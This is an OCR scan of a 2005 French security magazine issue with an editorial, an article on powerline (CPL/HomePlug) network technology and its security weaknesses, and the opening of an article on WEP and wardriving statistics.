misc


MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

France Metro : 7.45 Eur - 12.5 CHF
BEL. LUX. PORTCONT : 8.5 Eur - CAN : 13 $C
MAR : 75 DH

19 mai juin 2005

100 % SÉCURITÉ INFORMATIQUE

Les Dénis de Service : *la menace rôde*



DoS réseau et applicatifs
Attaques de complexité
Du côté des opérateurs
Les solutions actuelles

VULNÉRABILITÉ

La mort annoncée du WEP

SCIENCE

Cryptographie des courbes elliptiques

PROGRAMMATION

Ecrasement de pile sur Mac OS X

Sommaire

Édito

Info ou Intox ?

Il est des périodes où, préoccupé par tout un tas de réflexions diverses et variées, l'inspiration ne coule pas aussi facilement et naturellement. Et là, c'est une telle période. Bien sûr, je pourrais vous donner des nouvelles de mes neveux, de ma grand-mère, ou de mon poisson rouge ... mais non, pas maintenant. Je vais plutôt vous raconter une histoire.

Il était une fois dans un pays imaginaire un bonhomme plutôt débrouillard et bricoleur. Un jour, il se décida à mener une enquête sur la sécurité des machines à laver le linge. Il découvrit que toutes les marques n'étaient pas égales, et que ce n'était pas les gros constructeurs qui s'en sortaient forcément le mieux. Même si les résultats de ses explorations ne révélaient rien de critique pour son pays imaginaire, en revanche, les répercussions sur l'image des constructeurs concernés pouvaient être assez importantes : voir étalée sur la place publique une certaine incompétence (voire une incompétence certaine) n'est pas du meilleur effet quand on se livre une lutte acharnée pour gagner des parts de marché.

Voulant faire les choses dans les règles, notre aventurier décida de contacter les organismes en charge de la sécurité des cuisines (appelés COOC, Cuisine où l'Ordre et l'Organisation Cohabitent). Malheureusement, tout le monde n'a pas sa machine à laver le linge dans sa cuisine. Du coup, certains membres des COOCs ne se sentent pas trop concernés.

Dans le même temps, des bruits ont atteint les oreilles de quelques constructeurs à propos des travaux de notre bonhomme. Ils se mettent immédiatement en position offensive à son encontre afin de l'empêcher de révéler quoi que ce soit, ce qui fonctionne car notre aventurier n'est pas suffisamment téméraire pour prendre le risque de se voir arrêté par la Police Secrète, et ainsi éprouver l'arsenal juridique d'une loi nouvellement adoptée qui interdit la mise à disposition d'informations relatives à la sécurité des machines à laver. Et il n'est pas ici question de contrefaçon de machine à laver.

Moralité ? Si tu veux éviter les crasses, ne lave pas ton linge sale en public.

Mais pour être plus constructif, on peut se demander comment remonter ces problèmes dans ce contexte : des lois incitant à la non-divulgation, des systèmes complexes qui touchent de nombreux intervenants (une machine à laver contient des tuyaux, un moteur, etc.), une pression économique importante...

Autrement dit, la politique de l'autruche et de la matraque a encore de beaux jours devant elle. C'est sans aucun doute la solution de facilité, d'autant que c'est aussi celle qui coûte le moins cher (on conçoit trop vite les machines à laver, pressé par les impératifs de vente, et du coup, on n'est pas en mesure de réparer toutes celles déjà vendues).

Mais ceci n'est, bien sûr, qu'une fiction...

Heureusement, chez nous, nous avons la chance d'avoir une super conférence, SSTIC (**http://www.sstic.org**), pour laquelle les inscriptions sont ouvertes jusqu'au 25 mai. Et je ne peux imaginer qu'au pays des droits de l'Homme, une telle forme d'auto-censure puisse se développer...

Venez nombreux, et en attendant, bonne lecture.

Fred Raynal

P.S. : Je dois un énorme merci et beaucoup de fûts de bière à Renaud Bidou qui s'est occupé de la réalisation de ce dossier.

CPL : les courants porteurs en ligne... de mire

La technologie CPL, qui sait transporter des données sur le courant électrique alternatif standard, a investi depuis 2 ans les réseaux locaux professionnels sans travaux d'infrastructure, au même titre que le WiFi. Bien que reposant sur les spécifications HomePlug, les solutions CPL sont toutes propriétaires avec un niveau très minimal d'interopérabilité, d'administration et de sécurité.

1) La technologie CPL

Nous retiendrons sous l'appellation CPL (Courants Porteurs en Ligne) toute technologie qui vise à faire passer de l'information à haut ou bas débit sur les lignes électriques en utilisant des techniques de modulation avancées. Selon les pays ou les sociétés, les courants porteurs en ligne se retrouvent sous plusieurs mots-clés différents :


- PLC (*Power Line Communications*) ;
- PLT (*Power Line Telecommunication*) ;
- BPL (*Broadband over Power Line*) ;
- PPC (*Power Plus Communications*).

Cette technologie existe depuis les années 1980 comme méthode de transport des informations à bas débits pour des applications de domotique, notamment pour piloter à distance des appareils électriques (radiateurs, lumière, etc.). D'ailleurs, EDF l'utilise à cette époque pour effectuer ses maintenances à distance.

Les réseaux de courant porteur en ligne permettent de transmettre de l'information numérique par le biais de n'importe quelle prise électrique. Il s'agit d'un réseau s'appuyant sur la norme Ethernet 802.3 offrant un débit théorique de 14 Mb/s qui se présente comme une alternative au WiFi ou à l'ADSL.

En utilisant la technologie CPL à haut débit, il est possible de faire passer des données informatiques sur le réseau électrique et ainsi étendre un réseau local existant ou partager un accès Internet existant via les prises électriques grâce à la mise en place de boîtiers spécifiques.

Le principe des CPL consiste à superposer au signal électrique de 50 Hz un autre signal à plus haute fréquence (bande 1,6 à 30 Mhz) et de faible énergie. Ce deuxième signal se propage sur l'installation électrique et peut être reçu et décodé à distance. Ainsi le signal CPL est reçu par tout récepteur CPL qui se trouve sur le même réseau électrique. Comme les réseaux électriques ne sont pas isolés, on utilise des techniques de modulation qui permettent d'assurer un niveau d'émission faible pour ne pas parasiter d'autres appareils électriques ou la radio par exemple. Un coupleur intégré en entrée des récepteurs CPL élimine les composantes basse fréquence avant le traitement du signal. Le principe de fonctionnement d'un adaptateur CPL est le même que pour l'ADSL : seules les fréquences les plus élevées (de 4 à 30 MHz) permettent de transporter efficacement des données. Pour se donner le maximum de chances de transmettre intactes les informations d'un bout à l'autre de la ligne, les adaptateurs CPL empruntent donc à l'ADSL sa technologie de découpage et d'émission en simultané des données sur différents canaux.



Il existe 2 types de réseaux CPL :


Adaptateur CPL / RJ45

- Un niveau appelé « *outdoor* » (extérieur) qui correspond à la partie qui se situe en amont du compteur électrique. On parle souvent de mise en place d'une boucle locale. Cette boucle relie les différentes habitations ou lieux où l'on veut mettre en place une solution CPL. Cette partie est gérée par le fournisseur d'accès. En France, EDF, n'est pas autorisé à faire un travail de fournisseur réseau de manière directe. Il a donc créé une filiale Edev CPL depuis 2003. Les CPL en outdoor sont tout à fait complémentaires des technologies les plus répandues pour améliorer la desserte en haut débit des populations (satellite, WiFi ou Wimax).

- Un niveau appelé « *indoor* » (intérieur) qui correspond à l'habitation ou le lieu dans lequel le CPL est utilisé. Cet endroit se situe en aval du compteur électrique. C'est l'utilisateur qui le met en place, sauf si un appareil doit être installé sur le compteur électrique. Par contre, les adaptateurs installés sur les prises, les ponts, le routeur... sont à la charge de l'utilisateur final. Les domaines d'applications des CPL en indoor sont essentiellement l'accès et le partage d'information (Internet, réseau local), le son et la vidéo à distance (enceintes, *streaming*), l'accès à l'Internet pour consoles de jeux, la téléphonie (via Internet ou extension de prise téléphonique), la vidéosurveillance, etc.

Du fait de ce découpage, un certain nombre de matériels vont être nécessaires pour relier les lieux en extérieur et les matériels en intérieur pour que tout cela puisse communiquer. La partie qui permet de faire passer le flux informatique en amont du point d'entrée global, à savoir le transformateur ou la station électrique


Thierry Martineau
ESAT Rennes
thierrymartineau@yahoo.fr

pour le quartier, ne peut se faire en CPL. En effet, cette partie est une partie haute tension ; le CPL ne fonctionne que sur basse ou moyenne tension. Les expériences mises en place et testées ont nécessité la pose de fibre optique le long des câbles haute tension, reliant ainsi le transformateur global du quartier à l'Internet. Si vous possédez déjà une liaison en ADSL, vous pouvez alors l'utiliser en la couplant avec un modem routeur ADSL/CPL.

2) Le marché

Le principal avantage de ce type de réseau est de s'appuyer sur l'infrastructure électrique des locaux d'une entreprise sans avoir ni à passer de câbles (toute pièce possédant une prise électrique, mais pas obligatoirement une prise téléphonique ou réseau), ni à craindre des interférences d'ondes radios.

Les boîtiers CPL se présentent en général avec un port Ethernet ou USB suivant le modèle choisi et une connexion vers la prise électrique. Une architecture plus complexe avec routeur et serveur permet de créer un véritable réseau. En France, dans ce secteur, on trouve beaucoup d'équipementiers et quelques prestataires de services mais le marché reste jeune, la demande n'étant pas encore aussi forte que pour les réseaux WiFi. Les critères de différenciation entre les revendeurs de matériels portent sur la portabilité des équipements réseau, les débits constatés et les fonctionnalités offertes par les produits.



Pont WiFi / CPL (source cpl-France)

Idéal pour la reprise du signal dans les cas où le WiFi ne passe plus, un coupleur vous permet de récupérer le signal et de vous recréer une nouvelle « borne » ; très pratique dans le cadre professionnel également, pour recréer dans une salle de réunion ou bien un bureau non câblé en RJ45.

Matériels équipant les réseaux CPL

Adaptateur CPL :

- permet de connecter un ordinateur au réseau CPL, interface RJ45 ou USB ;
- crée une passerelle entre un réseau Ethernet et un réseau CPL ;
- équipement de base du réseau CPL disponible au standard HomePlug, DS2, SpidCom ou LEA.

Coupleur de phase :

- permet de distribuer le signal CPL sur les phases d'un réseau triphasé ;
- installation par un électricien.

Répéteur CPL :

- permet d'augmenter la couverture maximum d'un réseau CPL par amplification du signal ;
- permet d'augmenter le nombre d'utilisateurs en introduisant un protocole propriétaire (cas des matériels Oxance) ;
- technologie propriétaire installée par un professionnel.

Modem/routeur CPL :

- permet de distribuer un signal extérieur de type ADSL sur le réseau CPL.

Modem CPL :

- adaptateur CPL pour la technologie DS2, dite outdoor.

Filtre :

- permet d'interrompre la transmission des données sur le réseau électrique par filtrage des fréquences élevées.
- Installé par un personnel spécialisé.

Head end :

- contrôle le réseau CPL ;
- injecte le signal numérique sur le réseau électrique et gère le réseau (débit offert, qualité de service) ;
- définit les débits propres à chaque utilisateur, gère la qualité de service en fonction du type de données (voix, data, etc.).

Les technologies CPL peuvent être utilisées pour :

- créer un réseau local, notamment pour les TPE, commerçants ou une salle de cours ;
- accéder et partager une connexion Internet, en le connectant à un boîtier de type Freebox ou Livebox ;
- construire et déployer un réseau WiFi via le CPL, sur un campus contenant des obstacles par exemple ;
- étendre une prise téléphonique pour un fax, un modem de télémaintenance, etc.

Les solutions propriétaire fleurissent pour le monde professionnel et familial. Les équipements ne sont pas tous compatibles entre eux.

3) Les standards

En 2000, une alliance est passée entre une dizaine de grands groupes industriels notamment ceux représentant les producteurs d'électricité. Se retrouvent des entreprises telles EDF, France Télécom, Motorola, Sony, etc. Le nom de cette association est *HomePlug Power Alliance*. Ils sont actuellement plus de 50. Tout comme pour le WiFi, ce sont les industriels qui imposent leurs spécifications. Il est à noter qu'il n'y a toujours pas à ce jour de norme associée au CPL. Par contre, la plupart des produits commercialisés respectent les spécifications du HomePlug.

Caractéristiques techniques standard HomePlug 1.0	
Codage et modulation	Technologie OFDM en mode burst
Protocole MAC	CSMA/CA
Bandes de fréquences	4,3 à 20,9 Mhz
Débits	14 Mb/s théoriques, 6 Mbps utiles
Portée	200 mètres maximum
Sécurité	Chiffrement DES 56 bits

Lors du salon CEBIT 2005 en Allemagne, la nouvelle norme Homeplug AV (audio-vidéo) a été présentée : ce nouveau standard permet un débit brut partagé de 200 Mbit/s, autorise la transmission simultanée de données Internet, de communications vocales et de flux audiovisuels TV, DVD ou TVHD sur le réseau électrique de type indoor. Le chiffrement AES 128 bits est maintenant supporté. Par ailleurs, l'alliance travaille sur l'élaboration du standard HomePlug BPL qui concerne l'accès et donc les CPL de type outdoor.

Normes européennes à respecter		
Norme	**Champ d'application**	**Objectifs**
EN 50065	Transmissions sur réseaux électriques	Fréquences d'utilisation, niveau de tension du signal de sortie et limites de perturbations sur réseaux électriques basse tension (3 à 148,5 KHz)
EN 55022	Compatibilité électromagnétique	Définitions, méthodes de mesure des perturbations radio-électriques des appareils de traitement de l'information (modem RTC, xDSL, CPL).
EN 55024	Compatibilité électromagnétique	Définitions, méthodes de mesure d'immunité des appareils de traitement de l'information envers les perturbations radioélectriques.
EN 60950	Sécurité des matériels	Régit la sécurité des appareils de traitement de l'information.
EN 61000-3	Compatibilité électromagnétique	Limites pour les émissions de courants harmoniques < 16A par phase..

Les débits

Les débits moyens actuels sont situés aux alentours de 14 Mbits/s en indoor partagés par tous les postes reliés à la même ligne électrique. Les débits en outdoor (entre le compteur et le transformateur général du quartier) sont situés entre 14 Mbits/s et 224 Mbits/s théoriques.

Ces débits sont modulés en fonction de plusieurs critères :

- la distance entre la prise électrique et le transformateur ;
- le nombre d'utilisateurs connectés ;
- le nombre de répéteurs installés entre le transformateur et la prise ;
- la charge du circuit électrique (plus il y a de matériels consommant de l'électricité plus le débit diminue) ;
- le type de matériel utilisé.

Tout cela aboutit, en débit réel, à des valeurs plus proches des 2 à 10 Mbits/s à la sortie de la prise. Comme pour le WiFi, l'utilisation du chiffrement des données diminue aussi le débit effectif. Ces débits sont possibles grâce à l'utilisation, comme pour le sans-fil, de la modulation OFDM (*Orthogonal Frequency Division Multiplexing*). Le principe est de répartir un débit important sur une série de sous-porteuses modulées à bas débit. Ces sous-porteuses sont en fait des modulations de fréquences orthogonales (même espace entre chacune d'elles). On retrouve ce principe pour les liaisons sans-fils 802.11a et 802.11g.

Accès au médium

La méthode d'accès est celle de la topologie bus sous la forme dérivée CSMA/CA (*Carrier Sense Multiple Access/Collision Avoidance*). Chaque message reçu doit être acquitté par le destinataire, et le non-retour d'un accusé de réception au bout d'un intervalle de temps prédéterminé permet de détecter s'il y a eu collision. Le réseau électrique se comporte en effet comme un HUB.

Les liaisons sont au maximum de 800 mètres en outdoor. Les fréquences utilisées vont de 1,5 Mhz à 30 Mhz pour le transport de l'information. Entre 100 et 250 points d'accès indoor peuvent être gérés. La spécification HomePlug 1.01 indique 15 points d'accès maximum par réseau logique. Certains constructeurs comme Oxance avec sa gamme PLA proposent déjà jusqu'à 250 points d'accès par réseau logique.

Les liaisons en indoor peuvent aller jusqu'à 300 mètres. Les fréquences utilisées vont de 1,5Mhz à 30Mhz. Ces adaptateurs sont généralement :

- compatibles avec la spécification HomePlug 1.01 ;
- proposent un chiffrement DES 56 Bits ;
- utilisent la modulation OFDM (84 porteuses) ;
- leur portée, si l'on prend comme exemple le CELEKTRON EI (Ethernet) ou le CELEKTRON UI (USB) de la marque CMM (Courant Multi Média) est annoncée à 300 mètres ;
- le débit est de 14Mbits/s ;
- le prix est d'environ 100 euros TTC.

Synthèse CPL indoor face aux technologies WiFi et Ethernet			
Caractéristiques	**CPL**	**WiFi**	**Ethernet**
Débit théorique	• 14 Mbps indoor • 200 Mbps HomePlug AV	• 11 Mbps 802.11b • 54 Mbps 802.11g	• 100 Mbps Fast Ethernet, voire 1 Gbps
Portée	• 200 m indoor	• 100 m avec antenne omnidirectionnelle	• Quelques centaines de mètres
Avantages	• Pas de travaux de câblage nécessaire • Débits élevés et symétriques	• Pas de travaux de câblage nécessaire • Mobilité • Équipements terminaux peu onéreux	• Débits très élevés • Fiabilité de la solution
Contraintes	• Partage du débit entre les utilisateurs • Perturbations par appareils électriques • Qualité de l'installation électrique	• Limité par les obstacles • Risques d'interférence • Sécurité	• Nécessité de câbler les bâtiments • Coût de déploiement

Le PLA200 (**www.oxance.com**) propose les fonctions suivantes :

- répéteur automatique, routage dynamique (élection de la meilleure route)
- filtrage des adresses Mac (protection des accès) ;
- gestion de la bande passante (limitation des débits) ;
- statistiques des communications sauvegardées en mémoire *Flash* (facturation au volume) ;
- connaissance complète de l'état du réseau ;
- sécurité renforcée (AES 128 bits superposés au DES 56 bits) ;
- administration graphique et intuitive par serveur http ;
- management SNMP V1, V2c et V3 + démon syslog (Gestion des *traps*) ;
- localisation d'un PLA à distance ;
- *fairness* (prioritisation des flux, comme la VoIP) ;
- distance > 200 mètres, débit 4 Mbits/s ;
- pas de limite d'utilisateurs/PLA, maximum 254 PLA/réseau logique ;
- prix environ 340 euros TTC.

Les adaptateurs de chez LEA (**www.leacom.fr**) sont plus proches du pont : ils permettent notamment la gestion des VLAN (802.1Q), de la qualité de service (QoS), du *multicast*, etc.

4) La sécurité en question

Réglementation

Au niveau juridique, la réglementation française stipule que « le développement des CPL en France est libre à l'intérieur des bâtiments sous réserve de ne pas créer de nuisances par des interférences ». Concernant l'outdoor, des autorisations sont à demander auprès de l'ART tant que la technologie n'est pas mature et les normes pas éditées.

Chiffrement

La spécification HomePlug 1.01 propose un chiffrement DES 56 bits et AES 128 bits entre les adaptateurs CPL. L'AES (*Advanced Encryption Standard*) possède un algorithme de type symétrique de chiffrement par blocs, destiné à remplacer le DES (*Data Encryption Standard*) qui est devenu trop faible au regard des attaques actuelles.

Attention, une fois sorti de la prise, il n'y a plus de chiffrement sur le câble Ethernet (ou sur le câble USB). La sécurisation ne se fait qu'à l'intérieur du réseau électrique (prolongement possible dans de rares cas). Il est donc possible de récupérer les données en clair. Rappelez-vous que la topologie est une topologie Bus, donc chaque matériel connecté à la prise (à travers un *hub* par exemple ou une borne sans-fil) récupère ces données qu'elles soient pour lui ou non. Le tri se fait alors au niveau des couches physiques de la carte réseau en étudiant les en-têtes Ethernet des paquets. Il est donc possible au moyen d'un *sniffeur* de récupérer ces paquets non chiffrés dans le cas d'une passerelle CPL/ADSL par exemple. L'écoute peut également se réaliser sur le câble Ethernet ou le câble USB (cf. MISC 16 – champ libre).

Authentification et fonctions avancées

Le contrôle d'accès au niveau de l'adaptateur n'est pas réalisé en local, mais seulement pour les accès à distance sur la plupart des adaptateurs CPL. Il suffit donc d'avoir un accès physique à l'adaptateur pour lui modifier son mot de passe.

Choisir un équipement CPL, c'est avant tout choisir des fonctionnalités en matière d'administration et de sécurité :

- sécurité activée par défaut ;
- chiffrement AES 128 bits ;
- distribution centralisée de la clé sur les adaptateurs CPL ;
- contrôle d'accès au niveau CPL ;
- page d'administration au niveau de l'adaptateur ;
- filtrage des adresses MAC des stations connectées ;
- filtrage entre adaptateurs CPL ;
- compte administrateur avec *login* et mot de passe sur les équipements CPL ;

- routage dynamique, serveur DHCP ;
- outils de diagnostic et de test de débit (QoS) ;
- journal des événements.

Perturbations électriques

Le câble électrique, du fait des interférences importantes que le passage des ondes courtes haute fréquence engendrent, est « facilement » écoutable. Le principal problème est dû aux parasitages des ondes courtes aux alentours des réseaux CPL mis en place. Les câbles électriques ont été développés pour y faire transiter des ondes courtes à basse fréquence (50 ou 60 Hz). Les protections (blindages) sont efficaces pour ce type d'ondes et évitent au maximum les parasitages des alentours par le flux de courant.

Par contre, rien n'a été prévu pour empêcher les parasitages des ondes courtes à haute fréquence (celles du CPL 1,5 Mhz à 30 Mhz), le câble électrique n'est pas prévu pour cela.

De nombreuses voix (sauf celles des industriels) s'élèvent pour dire attention, le CPL n'est pas sans danger. Mais c'est un autre débat...

Déploiement

a) A l'installation

Pour chaque adaptateur CPL, il faut le brancher sur une prise électrique et le connecter à un ordinateur (USB ou RJ45). Le réseau est immédiatement opérationnel. Il faut donc palier cet argument commercial en réalisant les actions suivantes :


- récupérer ou réaliser le schéma électrique de votre bâtiment ;
- noter l'adresse MAC de l'adaptateur ;
- noter l'identifiant sécurité au dos de l'appareil, permettant l'administration à distance ;
- retirer l'étiquette où sont inscrits l'adresse MAC et l'identifiant ;
- étiqueter l'adaptateur avec votre propre référence (CPL210 où 210 est le numéro de la pièce par exemple),
- noter le nom de l'utilisateur correspondant,
- connecter l'adaptateur au réseau électrique,
- connecter l'adaptateur passerelle dans un lieu sécurisé (fermant à clé),
- Installer le CDROM fourni avec les adaptateurs et saisir manuellement les identifiants sécurité,
- créer un VLAN à partir de votre propre mot de passe,
- connecter les adaptateurs à leur ordinateur.

Afin de minimiser les risques concernant l'intégrité du VLAN, il est recommandé de changer le mot de passe de tous les adaptateurs à chaque nouveau PC relié au réseau CPL indoor (cf figures ci-dessous).

b) En fonctionnement normal

Les risques sont nombreux, en voici les principaux :

- les perturbations électriques (four à micro-ondes, halogène, etc.) ;



Utilitaire livré avec un adaptateur CPL

- les surtensions peuvent endommager et détruire les adaptateurs CPL ;
- la surcharge du réseau peut être due à l'utilisation intrinsèque du protocole CSMA/CA, au chiffrement et aux données échangées (vidéo par exemple), l'emploi de filtre peut alors segmenter le réseau ;
- le déni de service causé par la mise en place d'une passerelle CPL supplémentaire connectée à un réseau Ethernet : les *switches* du réseau Ethernet peuvent interpréter cette passerelle comme un nouveau hub « en cascade » ;
- la fuite du signal : un signal de faible puissance peut être transmis à l'extérieur et peut donc être capté par un adaptateur connecté à l'extérieur. La mise en place d'un filtre permet de limiter ces fuites.

Conclusion

Les solutions CPL indoor au standard HomePlug sont faciles à mettre en œuvre. Elles conviennent pour créer des réseaux dits de substitution, comme le WiFi ou les technologies xDSL. La sécurité est loin d'être au rendez-vous dans l'état actuel des standards et du marché. Nous avons abordé les précautions à adopter lors du déploiement d'une solution CPL indoor. L'utilisation d'appareils perturbateurs sur le réseau électrique entraîne une baisse aléatoire des débits. Les solutions propriétaire améliorent le standard HomePlug mais ne sont pas interopérables et leur pérennité reste incertaine. L'offre CPL est séduisante, ne remplacera pas les réseaux filaires Ethernet, mais peut apporter une alternative intéressante et souple pour un réseau temporaire, des tests ou un réseau à domicile. Une solution CPL vous permet de créer un LAN isolé, comme par exemple de relier à moindre coût toutes les stations antivirus isolées de votre LAN (sas de décontamination) afin de déployer les mises à jour (signatures) à partir d'une console centralisée.

Êtes-vous certains que sur votre réseau électrique personne ne fait véhiculer des informations à votre insu… ?

Références

→ Portail français des courants porteurs en ligne : **http://www.cpl-france.org**

→ Réglementation des CPL en France : **http://www.telecom.gouv.fr/telecom/car_cpl.htm**

→ Spécifications HomePlug (AV et BPL) : **http://www.homeplug.org**

→ Tutorial CPL : **http://www.jacquenod.cicrp.jussieu.fr/jacqueno/Web/Cpl/**

→ Les normes commentées en ligne sur l'hebdo électronique international : **http://www.electronique.biz**

La mort annoncée du WEP

Les réseaux sans-fil sont de plus en plus déployés en entreprise. Ils apportent flexibilité et efficacité sur le lieu de travail. Dans le même temps, ils sont facilement détectables et offrent une forte exposition du système d'information de l'entreprise. Pour preuve, lors du dernier World Wide War Drive 4, le nombre de points d'accès détectés était de 228 537 contre 88 122 l'année précédente. La sécurité des réseaux Wifi a longtemps été associée au protocole WEP. De nombreuses études ont mis en lumière les carences de celui-ci. Néanmoins leur application pratique n'apportait que des résultats limités. Ce n'est désormais plus le cas avec l'apparition depuis quelques mois de nouveaux outils mettant en œuvre des attaques bien plus puissantes.

1. Essor du wardriving et légalité

Aux Etats-Unis le *wardriving* devient une activité de moins en moins confidentielle. Le *New York Times* dans un article du 15 décembre 2002 l'avait même déjà qualifié « d'activité populaire en plein essor ». Plus près de nous le *Frankfurt Allgemeine Zeitung* l'a déclaré « sport national » aux États-Unis. Cette pratique devient également de plus en plus courante en Europe. Les entreprises doivent-elles pour autant s'en inquiéter ?

Sûrement, car cela augmente l'occurrence d'une attaque sur leur réseau sans-fil. La limite légale à ce genre de pratique étant de plus encore floue, il est difficile de faire poindre la menace de condamnations pour le moment. Cependant, une distinction importante doit être faite : l'acte de wardriving en lui-même n'est pas dangereux pour les entreprises. Ce sont les actions qui peuvent en découler et la tentation de réalisation de celles qui le sont.

Au premier abord, l'objectif du wardriving était la recherche d'un accès Internet gratuit via les réseaux ouverts ou non sécurisés. Mais cette activité peut avoir des dérives et une personne pratiquant celle-ci connaîtra sûrement les outils qui lui permettront d'aller au-delà de cette simple quête. Le système d'information de grandes entreprises possédant un réseau Wifi dont les signaux peuvent être captés depuis un lieu public pourrait devenir une nouvelle cible. Même si les dérives sont couvertes par la loi, il y a bien un réel besoin de sécurisation de ces réseaux sans-fil.

2. Etat des lieux d'un site : La Défense

L'objectif de cet état des lieux n'est pas de faire un recensement exhaustif des points d'accès Wifi de la Défense, mais plutôt d'avoir une mesure statistique significative sur les technologies Wifi employées et sur les mécanismes de sécurisation mis en œuvre afin d'évaluer le risque réel encouru actuellement. Il a été choisi de ne réaliser qu'un inventaire des réseaux utilisant les technologies 802.11b et 802.11g.

Contrairement à d'autres études sur le sujet, trois types de réseaux ont été distingués afin de ne pas fausser les statistiques : les réseaux ouverts, c'est-à-dire ne mettant en place aucun mécanisme de sécurité comme le chiffrement WEP, les réseaux fermés mettant en place au minimum un chiffrement et les *hotspots*. En effet, ces derniers sont généralement associés aux réseaux ouverts et donc considérés comme non sécurisés. Or, ils ne peuvent bien évidemment ne pas être considérés comme tels.

Aussi, l'existence de 397 points d'accès a pu être déterminée lors d'un wardriving d'une heure. Ce chiffre constituera la base sur laquelle l'ensemble des statistiques a été réalisé.

La répartition entre les deux technologies 802.11b et 802.11g fut la suivante :

- 302 points d'accès (76%) utilisent la norme 802.11b ;
- 95 points d'accès (24%) utilisent la norme 802.11g.

